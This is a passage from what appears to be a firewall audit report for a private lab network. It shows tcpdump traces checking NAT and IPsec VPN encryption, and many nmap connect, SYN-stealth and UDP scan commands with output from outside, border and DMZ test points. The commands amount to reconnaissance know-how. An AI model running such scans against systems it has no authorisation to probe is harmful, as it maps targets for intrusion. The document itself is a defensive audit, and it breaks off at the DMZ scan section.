13:17:34.933923 192.168.1.20.http > 192.168.210.2.1054: S 2196341045:2196341045(0) ack
2904277656 win 65535 <mss 1460,nop,nop,sackOK> (DF)
13:17:34.936342 192.168.210.2.1054 > 192.168.1.20.http: . ack 1 win 16560 (DF)
13:17:34.938082 192.168.210.2.1054 > 192.168.1.20.http: P 1:285(284) ack 1 win 16560 (DF)
13:17:34.945750 192.168.1.20.http > 192.168.210.2.1054: . 1:1381(1380) ack 285 win 65251
(DF)
```

13:17:34.946980 192.168.1.20.http > 192.168.210.2.1054: . 1381:2761(1380) ack 285 win 65251 (DF)
13:17:34.954253 192.168.210.2.1054 > 192.168.1.20.http: . ack 2761 win 16560 (DF)
13:17:34.955704 192.168.1.20.http > 192.168.210.2.1054: P 2761:2846(85) ack 285 win 65251 (DF)
13:17:35.075372 192.168.210.2.1054 > 192.168.1.20.http: . ack 2846 win 16475 (DF)

All is as it should be. A normal looking HTTP exchange – but it appears to be one between 192.168.1.20 and 192.168.210.2. The NAT is working.

4. VPN access connection to 192.168.210.2. The "smoke test" showed that this seems to be working. But is the traffic really being encrypted? Here is an attempted SSH connection from 192.168.1.80 (Simulated Remote User). It begins with the isakmp phase-1 key exchange. Note that aggressive mode is being used as specified. Nothing else can be gleaned from the exchange, other than the peers taking part and that it is an isakmp key exchange:

12:26:49.274187 192.168.1.80.isakmp > 192.168.210.2.isakmp: isakmp: phase 1 I agg: [|sa]
12:26:50.333326 192.168.210.2.isakmp > 192.168.1.80.isakmp: isakmp: phase 1 R agg: [|sa]
12:26:50.341174 192.168.1.80.isakmp > 192.168.210.2.isakmp: isakmp: phase 1 I agg[E]: [|hash]

At this point things move into phase-2:

12:26:50.342951 192.168.210.2.isakmp > 192.168.1.80.isakmp: isakmp: phase 2/others R inf[E]: [|hash]
12:26:50.343737 192.168.210.2.isakmp > 192.168.1.80.isakmp: isakmp: phase 2/others R #6[E]: [|hash]
12:26:54.005179 192.168.210.2.1187 > 192.168.126.1.domain: 34142+ PTR? 1.200.168.192.in-addr.arpa. (44) (DF)
12:26:54.331595 192.168.1.80.isakmp > 192.168.210.2.isakmp: isakmp: phase 2/others I #6[E]: [|hash]
12:26:54.614123 192.168.210.2.isakmp > 192.168.1.80.isakmp: isakmp: phase 2/others R #6[E]: [|hash]
12:26:54.618554 192.168.1.80.isakmp > 192.168.210.2.isakmp: isakmp: phase 2/others I #6[E]: [|hash]
12:26:54.672711 192.168.1.80.isakmp > 192.168.210.2.isakmp: isakmp: phase 2/others I #6[E]: [|hash]
12:26:54.674212 192.168.210.2.isakmp > 192.168.1.80.isakmp: isakmp: phase 2/others R #6[E]: [|hash]
12:26:54.706473 192.168.1.80.isakmp > 192.168.210.2.isakmp: isakmp: phase 2/others I oakley-quick[E]: [|hash]
12:26:54.707923 192.168.1.80.isakmp > 192.168.210.2.isakmp: isakmp: phase 2/others I oakley-quick[E]: [|hash]
12:26:54.710254 192.168.210.2.isakmp > 192.168.1.80.isakmp: isakmp: phase 2/others R oakley-quick[E]: [|hash]
12:26:54.712350 192.168.1.80.isakmp > 192.168.210.2.isakmp: isakmp: phase 2/others I oakley-quick[E]: [|hash]
12:26:54.713717 192.168.210.2.isakmp > 192.168.1.80.isakmp: isakmp: phase 2/others R oakley-quick[E]: [|hash]
12:26:54.745154 192.168.1.80.isakmp > 192.168.210.2.isakmp: isakmp: phase 2/others I oakley-quick[E]: [|hash]

Here the VPN is used to launch an SSH connection to one of the systems on the DMZ. Again, all traffic is encrypted, exactly as it should be.

```
12:27:38.679300 192.168.210.2 > 192.168.1.80: ESP(spi=0x99d4b660,seq=0x8) (DF)
12:27:38.828138 192.168.1.80 > 192.168.210.2: ESP(spi=0x7cf6dfcc,seq=0x7)
12:27:40.771992 192.168.210.2.1187 > 192.168.126.1.domain:  34147+ PTR? 1.200.168.192.in-addr.arpa. (44) (DF)
12:27:44.584452 192.168.1.80 > 192.168.210.2: ESP(spi=0x7cf6dfcc,seq=0x8)
12:27:44.773184 192.168.1.80 > 192.168.210.2: ESP(spi=0x7cf6dfcc,seq=0x9)
12:27:44.776324 192.168.210.2 > 192.168.1.80: ESP(spi=0x99d4b660,seq=0x9) (DF)
12:27:44.928334 192.168.210.2 > 192.168.1.80: ESP(spi=0x99d4b660,seq=0xa) (DF)
12:27:44.930406 192.168.1.80 > 192.168.210.2: ESP(spi=0x7cf6dfcc,seq=0xa)
12:27:44.932412 192.168.210.2 > 192.168.1.80: ESP(spi=0x99d4b660,seq=0xb) (DF)
12:27:45.043159 192.168.210.2 > 192.168.1.80: ESP(spi=0x99d4b660,seq=0xc) (DF)
12:27:45.045153 192.168.1.80 > 192.168.210.2: ESP(spi=0x7cf6dfcc,seq=0xb)
12:27:45.047114 192.168.210.2 > 192.168.1.80: ESP(spi=0x99d4b660,seq=0xd) (DF)
12:27:45.290029 192.168.210.2 > 192.168.1.80: ESP(spi=0x99d4b660,seq=0xe) (DF) [tos 0x10]
12:27:45.467396 192.168.1.80 > 192.168.210.2: ESP(spi=0x7cf6dfcc,seq=0xc)
12:27:45.924866 192.168.210.2.1187 > 192.168.126.1.domain:  34147+ PTR? 1.200.168.192.in-addr.arpa. (44) (DF)
12:27:47.049161 192.168.210.2 > 192.168.1.80: ESP(spi=0x99d4b660,seq=0xf) (DF) [tos 0x10]
12:27:47.177581 192.168.1.80 > 192.168.210.2: ESP(spi=0x7cf6dfcc,seq=0xd)
12:27:47.329066 192.168.210.2 > 192.168.1.80: ESP(spi=0x99d4b660,seq=0x10) (DF) [tos 0x10]
12:27:47.479297 192.168.1.80 > 192.168.210.2: ESP(spi=0x7cf6dfcc,seq=0xe)
```

NMAP Scanning

Extensive test scans were run with NMAP (3.0) from Linux RedHat 9.0 systems. NMAP is a public domain tool ("Network Mapper", available from www.insecure.org/nmap). Scans were tried in 3 forms:

1) Basic ICMP and TCP "Ping" scan
2) "Stealth Scan" – the "half-open" SYN scan – no "pinging"
3) UDP port scan

Scans were tried from 3 test points:

1) Test Point #1 – Located outside the network on the simulated Internet (192.168.1.0/24)
2) Test Point #2 – Located on the 192.168.210.0/24 LAN between the Border Router and the External Firewall
3) Test Point #3 – Located on the 192.168.200.0/24 LAN – the DMZ

Scan Sets from Test Point 1 – outside the network

These are perhaps the most import scans. These scans reveal what a hacker would be able to get if he were looking at GIAC systems from the outside. Since this is precisely where most hackers start from, these scans WILL be done by the bad guys. Time to write them some bad fortunes. The scans shown here were run from a RedHat 8.0 system using NMAP 3.0 located at 192.168.1.148 – on the "simulated" Internet.

1) Against 210.1-50, Basic ICMP and TCP "Ping" scan

```
nmap -sT -O 192.168.210.1-4,10
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Warning:  OS detection will be MUCH less reliable because we did not find at least 1 open and 1
closed TCP port
Interesting ports on  (192.168.210.1):
(The 1558 ports scanned but not shown below are in state: closed)
Port       State       Service
1/tcp      filtered    tcpmux
7/tcp      filtered    echo
11/tcp     filtered    systat
19/tcp     filtered    chargen
20/tcp     filtered    ftp-data
21/tcp     filtered    ftp
23/tcp     filtered    telnet
41/tcp     filtered    graphics
42/tcp     filtered    nameserver
79/tcp     filtered    finger
88/tcp     filtered    kerberos-sec
```

98/tcp filtered linuxconf
111/tcp filtered sunrpc
113/tcp filtered auth
135/tcp filtered loc-srv
137/tcp filtered netbios-ns
138/tcp filtered netbios-dgm
139/tcp filtered netbios-ssn
389/tcp filtered ldap
445/tcp filtered microsoft-ds
464/tcp filtered kpasswd5
513/tcp filtered login
514/tcp filtered shell
593/tcp filtered http-rpc-epmap
635/tcp filtered unknown
636/tcp filtered ldapssl
700/tcp filtered unknown
999/tcp filtered garcon
1025/tcp filtered NFS-or-IIS
1026/tcp filtered LSA-or-nterm
1027/tcp filtered IIS
1029/tcp filtered ms-lsa
1058/tcp filtered nim
1080/tcp filtered socks
1112/tcp filtered msql
2049/tcp filtered nfs
3268/tcp filtered globalcatLDAP
3269/tcp filtered globalcatLDAPssl
3372/tcp filtered msdtc
12345/tcp filtered NetBus
12346/tcp filtered NetBus
27374/tcp filtered subseven
32772/tcp filtered sometimes-rpc7
Too many fingerprints match this host for me to give an accurate OS guess

Note that the port 192.168.210.1 was detected. This is the inside interface of the border router. What was noticed was that several specific ports were filtered.

Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
All 1601 scanned ports on (192.168.210.2) are: filtered
Too many fingerprints match this host for me to give an accurate OS guess

Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
All 1601 scanned ports on (192.168.210.3) are: filtered
Too many fingerprints match this host for me to give an accurate OS guess

Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
All 1601 scanned ports on (192.168.210.4) are: filtered
Too many fingerprints match this host for me to give an accurate OS guess

Note that the above systems – 192.168.210.2 – 4 were all shown as "all ports filtered". This is great – there are NO systems 192.168.210.3-4 – but the router rules make it impossible for NMAP to detect that.
Another nice thing is that 192.168.210.2 DOES exist – it is the external interface of the external CISCO PIX firewall. Notice that it looks just like the non-existent system 210.3 and 210.4. You can't even tell that it is there!

Interesting ports on (192.168.210.10):
(The 1554 ports scanned but not shown below are in state: closed)

Port	State	Service
1/tcp	filtered	tcpmux
7/tcp	filtered	echo
11/tcp	filtered	systat
19/tcp	filtered	chargen
20/tcp	filtered	ftp-data
21/tcp	filtered	ftp
23/tcp	filtered	telnet
25/tcp	open	smtp
41/tcp	filtered	graphics
42/tcp	filtered	nameserver
53/tcp	open	domain
79/tcp	filtered	finger
80/tcp	open	http
88/tcp	filtered	kerberos-sec
98/tcp	filtered	linuxconf
111/tcp	filtered	sunrpc
113/tcp	filtered	auth
135/tcp	filtered	loc-srv
137/tcp	filtered	netbios-ns
138/tcp	filtered	netbios-dgm
139/tcp	filtered	netbios-ssn
389/tcp	filtered	ldap
443/tcp	open	https
445/tcp	filtered	microsoft-ds
464/tcp	filtered	kpasswd5
513/tcp	filtered	login
514/tcp	filtered	shell
593/tcp	filtered	http-rpc-epmap
635/tcp	filtered	unknown
636/tcp	filtered	ldapssl
700/tcp	filtered	unknown
999/tcp	filtered	garcon
1025/tcp	filtered	NFS-or-IIS
1026/tcp	filtered	LSA-or-nterm
1027/tcp	filtered	IIS
1029/tcp	filtered	ms-lsa
1058/tcp	filtered	nim
1080/tcp	filtered	socks
1112/tcp	filtered	msql
2049/tcp	filtered	nfs
3268/tcp	filtered	globalcatLDAP
3269/tcp	filtered	globalcatLDAPssl
3372/tcp	filtered	msdtc
12345/tcp	filtered	NetBus

12346/tcp filtered NetBus
27374/tcp filtered subseven
32772/tcp filtered sometimes-rpc7
Remote operating system guess: Windows Millennium Edition (Me), Win 2000, or WinXP

Nmap run completed -- 5 IP addresses (2 hosts up) scanned in 41 seconds

192.168.210.10 is a Windows2000 Test Point system. During actual production operations this system will be off-line. It is showing as being open on e-mail (25) and http (80 and 443). This is fine, e-mail on 25 is allowed into the network, and 80 is allowed past the router. Http traffic should be able to get to the public web server (192.168.200.30, shown as 192.168.210.50 by the Cisco PIX). But those rules are controlled by the PIX, which is not tested until a latter scan.

2) Against 210.1-50, Stealth Scan / SYN / no Ping SCAN2

nmap -sS -O -P0 192.168.210.1-50

Starting nmap V. 3.00 (www.insecure.org/nmap/)
Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
Interesting ports on (192.168.210.1):
(The 1573 ports scanned but not shown below are in state: closed)

Port	State	Service
1/tcp	filtered	tcpmux
7/tcp	filtered	echo
11/tcp	filtered	systat
19/tcp	filtered	chargen
20/tcp	filtered	ftp-data
21/tcp	filtered	ftp
23/tcp	filtered	telnet
41/tcp	filtered	graphics
79/tcp	filtered	finger
98/tcp	filtered	linuxconf
111/tcp	filtered	sunrpc
113/tcp	filtered	auth
135/tcp	filtered	loc-srv
137/tcp	filtered	netbios-ns
138/tcp	filtered	netbios-dgm
139/tcp	filtered	netbios-ssn
445/tcp	filtered	microsoft-ds
513/tcp	filtered	login
514/tcp	filtered	shell
635/tcp	filtered	unknown
999/tcp	filtered	garcon
1025/tcp	filtered	NFS-or-IIS
1080/tcp	filtered	socks
2049/tcp	filtered	nfs
12345/tcp	filtered	NetBus
12346/tcp	filtered	NetBus

27374/tcp filtered subseven
32772/tcp filtered sometimes-rpc7
Too many fingerprints match this host for me to give an accurate OS guess

Again, note that the port 192.168.210.1 was detected. This is the inside interface of the border router. What was noticed was that several specific ports were filtered. This looks just like the earlier TCP connect / Ping scan.

Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
All 1601 scanned ports on (192.168.210.2) are: filtered
Too many fingerprints match this host for me to give an accurate OS guess

Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
All 1601 scanned ports on (192.168.210.3) are: filtered
Too many fingerprints match this host for me to give an accurate OS guess

Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
All 1601 scanned ports on (192.168.210.4) are: filtered
Too many fingerprints match this host for me to give an accurate OS guess

Again, excellent results. Just like the earlier TCP connect / Ping scan.

The output from 192.168.210.5-9 is exactly the same. Those listing are not shown. Instead we will jump straight to the next interesting listing – 192.168.210.10. This is "Test Point #2". This is a Windows2000 system that is being used for ping tests, and to verify things like web server access to 192.168.200.30. See what NMAP has to say about this system:

Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
Interesting ports on (192.168.210.10):
(The 1573 ports scanned but not shown below are in state: closed)

Port	State	Service
1/tcp	filtered	tcpmux
7/tcp	filtered	echo
11/tcp	filtered	systat
19/tcp	filtered	chargen
20/tcp	filtered	ftp-data
21/tcp	filtered	ftp
23/tcp	filtered	telnet
41/tcp	filtered	graphics
79/tcp	filtered	finger
98/tcp	filtered	linuxconf
111/tcp	filtered	sunrpc
113/tcp	filtered	auth
135/tcp	filtered	loc-srv
137/tcp	filtered	netbios-ns
138/tcp	filtered	netbios-dgm
139/tcp	filtered	netbios-ssn
445/tcp	filtered	microsoft-ds
513/tcp	filtered	login

514/tcp filtered shell
635/tcp filtered unknown
999/tcp filtered garcon
1025/tcp filtered NFS-or-IIS
1080/tcp filtered socks
2049/tcp filtered nfs
12345/tcp filtered NetBus
12346/tcp filtered NetBus
27374/tcp filtered subseven
32772/tcp filtered sometimes-rpc7
Too many fingerprints match this host for me to give an accurate OS guess

This system was found. But the scan can't really tell what ports are open and what ports are closed – much less identify what kind of system it is. The filtered list is just showing the router ruleset. Since all of the systems on the 192.168.210.0/24 sub-net are there only for test purposes, and will be disconnected most of the time, this is not really a problem.

Another interesting item was scanning the address 192.168.210.50. This is the address the CISCO PIX firewall is mapping to the outside world as the public web server. Extremely important would be that the rules allow access ONLY to port 80 on this web server, and not other servers that might be open on this server. And this is exactly what the scan reports:

nmap –sS –P0 –O 192.168.210.50
Starting nmap V. 3.00 (www.insecure.org/nmap/)
Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
Interesting ports on (192.168.210.50) :
(The 1600 ports scanned but not shown below are in a state :filtered)
Port State Service
80/tcp open http

Too many fingerprints match this host for me to give accurate OS guess

The scans against 192.168.210.11 and 192.168.210.22 should be similar. A system should show up, but only port 25 (smtp e-mail) should be open. Again, it is extremely important that the rules allow access ONLY to port 25 on this server, and not other ports that might be open on this server. And this is exactly what the scan reports:

nmap –sS –P0 –O 192.168.210.11
Starting nmap V. 3.00 (www.insecure.org/nmap/)
Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
Interesting ports on (192.168.210.11) :
(The 1600 ports scanned but not shown below are in a state :filtered)
Port State Service
25/tcp open smtp
113/tcp open auth

Too many fingerprints match this host for me to give accurate OS guess
nmap –sS –P0 –O 192.168.210.22
Starting nmap V. 3.00 (www.insecure.org/nmap/)
Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
Interesting ports on (192.168.210.22) :
(The 1600 ports scanned but not shown below are in a state: filtered)
Port State Service
25/tcp open smtp
113/tcp open auth

Too many fingerprints match this host for me to give accurate OS guess

3) Against 210.1-49, UDP port scan

nmap –sU –P0 –O 192.168.210.1-49
Starting nmap V. 3.00 (www.insecure.org/nmap/)
Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
Interesting ports on (192.168.210.1) :
(The ports scanned but not shown below are in a state :filtered)
Port State Service
53/udp open domain
500/udp open isakmp

Too many fingerprints match this host for me to give accurate OS guess

Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
Interesting ports on (192.168.210.2) :
(The ports scanned but not shown below are in a state :filtered)
Port State Service
53/udp open domain
500/udp open isakmp

Too many fingerprints match this host for me to give accurate OS guess

Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
Interesting ports on (192.168.210.3) :
(The ports scanned but not shown below are in a state :filtered)
Port State Service
53/udp open domain
500/udp open isakmp

Too many fingerprints match this host for me to give accurate OS guess

….. **(other scan information is redundant, they all look the same)**

Looks good here – UDP scans are ineffective against 192.168.210.0/24 from the outside of the network. All ports are reported as "Filtered", both for systems that exist (like .1 and .2) and systems that don't exist (.3 and .4), except for port 53 – DNS, and port 500 – IPSEC / ISAKMP. This is exactly as was designed. Another good point is that there is no way to tell which system is actually the VPN server.

4) Against 200.1-50, Basic ICMP and TCP "Ping" scan

nmap –sT –O 192.168.200.1-50
Starting nmap V. 3.00 (www.insecure.org/nmap/)
Nmap run completed – 50 IP addresses (0 hosts up) scanned in 14 seconds

Home Run here – TCP connect and ping scans are totally ineffective against 192.168.200.0/24 from the outside the network.

5) Against 200.1-50, Stealth Scan / SYN / no Ping

nmap –sS –P0 –O 192.168.200.1-50
Starting nmap V. 3.00 (www.insecure.org/nmap/)
Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
All 1601 Scanned ports on (192.168.200.1) are: filtered
Too many fingerprints match this host for me to give accurate OS guess

Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
All 1601 Scanned ports on (192.168.200.2) are: filtered
Too many fingerprints match this host for me to give accurate OS guess

Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
All 1601 Scanned ports on (192.168.200.3) are: filtered
Too many fingerprints match this host for me to give accurate OS guess

Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
All 1601 Scanned ports on (192.168.200.4) are: filtered
Too many fingerprints match this host for me to give accurate OS guess

….. **(other scan information is redundant, they all look the same)**

Unlike the scan of the .210 network between the router and the outside firewall, the SYN stealth scan of the .200 DMZ came up totally blank. Non-existent systems (.3 and .4) look just like real systems (.1 and .2). This was also true later in the scan for things like the DMZ web servers and SSH servers. The public web server has a .200 address – but it is being hosted by the PIX firewall as a .210 address, so the .200 address stays hidden.

6) Against 200.1-50, UDP port scan

```
nmap –sU –P0 –O 192.168.200.1-50
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Warning:    OS detection will be MUCH less reliable because we did not find at least 1 open and 1
closed TCP port
Interesting ports on (192.168.200.1) :
(The ports scanned but not shown below are in a state :filtered)
Port       State       Service
53/udp     open        domain
500/udp    open        isakmp

Too many fingerprints match this host for me to give accurate OS guess

Warning:    OS detection will be MUCH less reliable because we did not find at least 1 open and 1
closed TCP port
Interesting ports on (192.168.200.2) :
(The ports scanned but not shown below are in a state :filtered)
Port       State       Service
53/udp     open        domain
500/udp    open        isakmp

Too many fingerprints match this host for me to give accurate OS guess

Warning:    OS detection will be MUCH less reliable because we did not find at least 1 open and 1
closed TCP port
Interesting ports on (192.168.200.3) :
(The ports scanned but not shown below are in a state :filtered)
Port       State       Service
53/udp     open        domain
500/udp    open        isakmp


Too many fingerprints match this host for me to give accurate OS guess

Warning:    OS detection will be MUCH less reliable because we did not find at least 1 open and 1
closed TCP port
Interesting ports on (192.168.200.4) :
(The ports scanned but not shown below are in a state :filtered)
Port       State       Service
53/udp     open        domain
500/udp    open        isakmp

Too many fingerprints match this host for me to give accurate OS guess
```

….. **(other scan information is redundant, they all look the same)**

This UDP scan also looks just like the UDP scan of the .210 LAN. All ports are reported as "Filtered", both for systems that exist (like .1 and .2) and systems that don't exist (.3 and .4) except for the DNS port, port 53, and the IPSEC / ISAKMP port , port 500. This is by design. DNS (port 53) and ISAKMP (port 500) are the only UDP traffic allowed into the network. But from the scan you can't tell which one is the DNS server.

7) Against 100.1-50, Basic ICMP and TCP "Ping" scan

nmap –sT –O 192.168.100.1-50
Starting nmap V. 3.00 (www.insecure.org/nmap/)
Nmap run completed – 50 IP addresses (0 hosts up) scanned in 14 seconds

Another major payoff. – TCP connect and ping scans are totally ineffective against 192.168.100.0/24 from the outside the network. The standard connect and ping scans are totally worthless.

8) Against 100.1-50, Stealth Scan / SYN / no Ping

nmap –sS –P0 –O 192.168.100.1-50
Starting nmap V. 3.00 (www.insecure.org/nmap/)
Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
All 1601 Scanned ports on (192.168.100.1) are: filtered
Too many fingerprints match this host for me to give accurate OS guess

Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
All 1601 Scanned ports on (192.168.100.2) are: filtered
Too many fingerprints match this host for me to give accurate OS guess

Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
All 1601 Scanned ports on (192.168.100.3) are: filtered
Too many fingerprints match this host for me to give accurate OS guess

Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
All 1601 Scanned ports on (192.168.100.4) are: filtered
Too many fingerprints match this host for me to give accurate OS guess

….. **(other scan information is redundant, they all look the same)**

Like the other scans of the .100 network from the outside, the SYN scan is revealing absolutely nothing.

9) Against 100.1-50, UDP port scan

nmap –sU –P0 –O 192.168.100.1-50
Starting nmap V. 3.00 (www.insecure.org/nmap/)
Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
Interesting ports on (192.168.100.1) :
(The ports scanned but not shown below are in a state :filtered)

Port	State	Service
53/udp	open	domain
500/udp	open	isakmp

Too many fingerprints match this host for me to give accurate OS guess

Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
Interesting ports on (192.168.100.2) :
(The ports scanned but not shown below are in a state :filtered)
Port State Service
53/udp open domain
500/udp open isakmp

Too many fingerprints match this host for me to give accurate OS guess

Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
Interesting ports on (192.168.100.3) :
(The ports scanned but not shown below are in a state :filtered)
Port State Service
53/udp open domain
500/udp open isakmp

Too many fingerprints match this host for me to give accurate OS guess

Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
Interesting ports on (192.168.100.4) :
(The ports scanned but not shown below are in a state :filtered)
Port State Service
53/udp open domain
500/udp open isakmp

Too many fingerprints match this host for me to give accurate OS guess

….. **(other scan information is redundant, they all look the same)**

This UDP scan also looks just like the UDP scan of the .210 and the .200 LAN. All ports are reported as "Filtered", both for systems that exist (like .1 and .2) and systems that don't exist (.3 and .4) except for the DNS port, port 53, and the IPSEC / ISAKMP port, port 500. This is by design. DNS (port 53) and ISAKMP (port 500) are the only UDP traffic allowed into the network. But from the scan you can't tell which one is the DNS server.

This completes the scan sets for scanning from outside the GIAC networks. It looks like the only information that can be gleaned is:

- UDP ports 53 and 500 are open.
- TCP port 80 (http) is open on 192.168.210.50 – but that is not a real system, that is the web server at 192.168.200.30 being presented by the PIX firewall.

- TCP ports 25 and 113 are open at 192.168.210.11 and 192.168.210.22. These are the e-mail servers, and again, this is what is designed.
- Some kind of router with ACLs or firewall is present since lots of ports are filtered
- There is a system at 192.168.210.1 (inside interface of the border router) – but all TCP ports are filtered on it.

Scan Sets from Test Point 2 – between the border router and the external firewall

These scans reveal what a hacker would be able to get if he were able to penetrate the LAN between the border router and the external firewall – 192.168.210.0/24. Penetration is going to be hard though – this is a LAN with only 2 connections normally – just the inside interface of the router and the outside interface of the PIX firewall. For test purposes, there were some test systems placed here. The scans shown here were run from a RedHat 8.0 system using NMAP 3.0 located at 192.168.210.50. But normal operations calls for the test systems to be shut down and powered off.

1) Against 200.1-50, Basic ICMP and TCP "Ping" scan

```
nmap –sT –O 192.168.200.1-50
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Nmap run completed – 50 IP addresses (0 hosts up) scanned in 14 seconds
```

Batting 1000 here – TCP connect and ping scans are totally ineffective against 192.168.200.0/24 from the wrong side of the Cisco PIX firewall.

2) Against 200.1-50, Stealth Scan / SYN / no Ping

```
nmap –sS –P0 –O 192.168.200.1-50
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Warning:  OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
All 1601 Scanned ports on  (192.168.200.1) are: filtered
Too many fingerprints match this host for me to give accurate OS guess

Warning:  OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
All 1601 Scanned ports on  (192.168.200.2) are: filtered
Too many fingerprints match this host for me to give accurate OS guess

Warning:  OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
All 1601 Scanned ports on  (192.168.200.3) are: filtered
Too many fingerprints match this host for me to give accurate OS guess
```

Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
All 1601 Scanned ports on (192.168.200.4) are: filtered
Too many fingerprints match this host for me to give accurate OS guess

….. **(other scan information is redundant, they all look the same)**

Looks good here – TCP Syn scans are ineffective against 192.168.200.0/24 from the wrong side of the Cisco PIX firewall. All ports are reported as "Filtered", both for systems that exist (like .1 and .2) and systems that don't exist (.3 and .4)

3) Against 200.1-50, UDP port scan

nmap –sU –P0 –O 192.168.200.1-50
Starting nmap V. 3.00 (www.insecure.org/nmap/)
Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
All 1468 Scanned ports on (192.168.200.1) are: filtered
Too many fingerprints match this host for me to give accurate OS guess

Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
All 1468 Scanned ports on (192.168.200.2) are: filtered
Too many fingerprints match this host for me to give accurate OS guess

Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
All 1468 Scanned ports on (192.168.200.3) are: filtered
Too many fingerprints match this host for me to give accurate OS guess

Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
All 1468 Scanned ports on (192.168.200.4) are: filtered
Too many fingerprints match this host for me to give accurate OS guess

….. **(other scan information is redundant, they all look the same)**

The UDP scan looks just like the Syn scan. All ports are reported as "Filtered", both for systems that exist (like .1 and .2) and systems that don't exist (.3 and .4)

4) Against 100.1-50, Basic ICMP and TCP "Ping" scan

nmap –sT –O 192.168.100.1-50
Starting nmap V. 3.00 (www.insecure.org/nmap/)
Nmap run completed – 50 IP addresses (0 hosts up) scanned in 12 seconds

No surprise here – if TCP and ping scans can't cross the PIX into the .200 network they should not be able to reach into the .100 either. Still, it never hurts to be sure in Firewall audits – unpleasant surprises can happen!

5) Against 100.1-50, Stealth Scan / SYN / no Ping

nmap –sT –O 192.168.100.1-50
Starting nmap V. 3.00 (www.insecure.org/nmap/)
Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
All 1601 Scanned ports on (192.168.100.1) are: filtered
Too many fingerprints match this host for me to give accurate OS guess

Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
All 1601 Scanned ports on (192.168.100.2) are: filtered
Too many fingerprints match this host for me to give accurate OS guess

Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
All 1601 Scanned ports on (192.168.100.3) are: filtered
Too many fingerprints match this host for me to give accurate OS guess

Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
All 1601 Scanned ports on (192.168.100.4) are: filtered
Too many fingerprints match this host for me to give accurate OS guess

….. **(other scan information is redundant, they all look the same)**

Looks good – all systems – whether they exist are not – are coming back the same – all ports filtered. This is as it should be – if we can't scan .200, we should not be able to reach into .100 either.

6) Against 210.1-2, UDP port scan

nmap –sU –P0 –O 192.168.210.1-2
Starting nmap V. 3.00 (www.insecure.org/nmap/)
Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
All 1468 Scanned ports on (192.168.210.1) are: closed
Too many fingerprints match this host for me to give accurate OS guess

Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
All 1468 Scanned ports on (192.168.210.2) are: filtered
Too many fingerprints match this host for me to give accurate OS guess

Nmap run completed – 2 IP addresses (0 hosts up) scanned in 12 seconds

This scan is against the PIX firewall (192.168.210.2) from the outside and the CISCO router (192.168.210.1) from the inside. In both cases should a hacker penetrate the outer router there is not much for him to work with from here. .1, (the router) is reading as "closed" though, rather than "filtered".

7) Against 200.1-70, UDP port scan

nmap –sU –P0 –O 192.168.200.1-70
Starting nmap V. 3.00 (www.insecure.org/nmap/)
Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
All 1468 scanned ports on (192.168.200.1) are: filtered
Too many fingerprints match this host for me to give accurate OS guess

Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port
All 1468 scanned ports on (192.168.200.2) are: filtered
Too many fingerprints match this host for me to give accurate OS guess

….. **(other scan information is redundant, they all look the same)**

Nmap run completed – 70 IP addresses (0 hosts up) scanned in 1245 seconds

This scan is against the DMZ LAN (192.168.200.0/24) from the outside. Looks good – nothing via UDP, and non-existent systems look just like real ones.

Scan Sets from Test Point 3 – from the DMZ

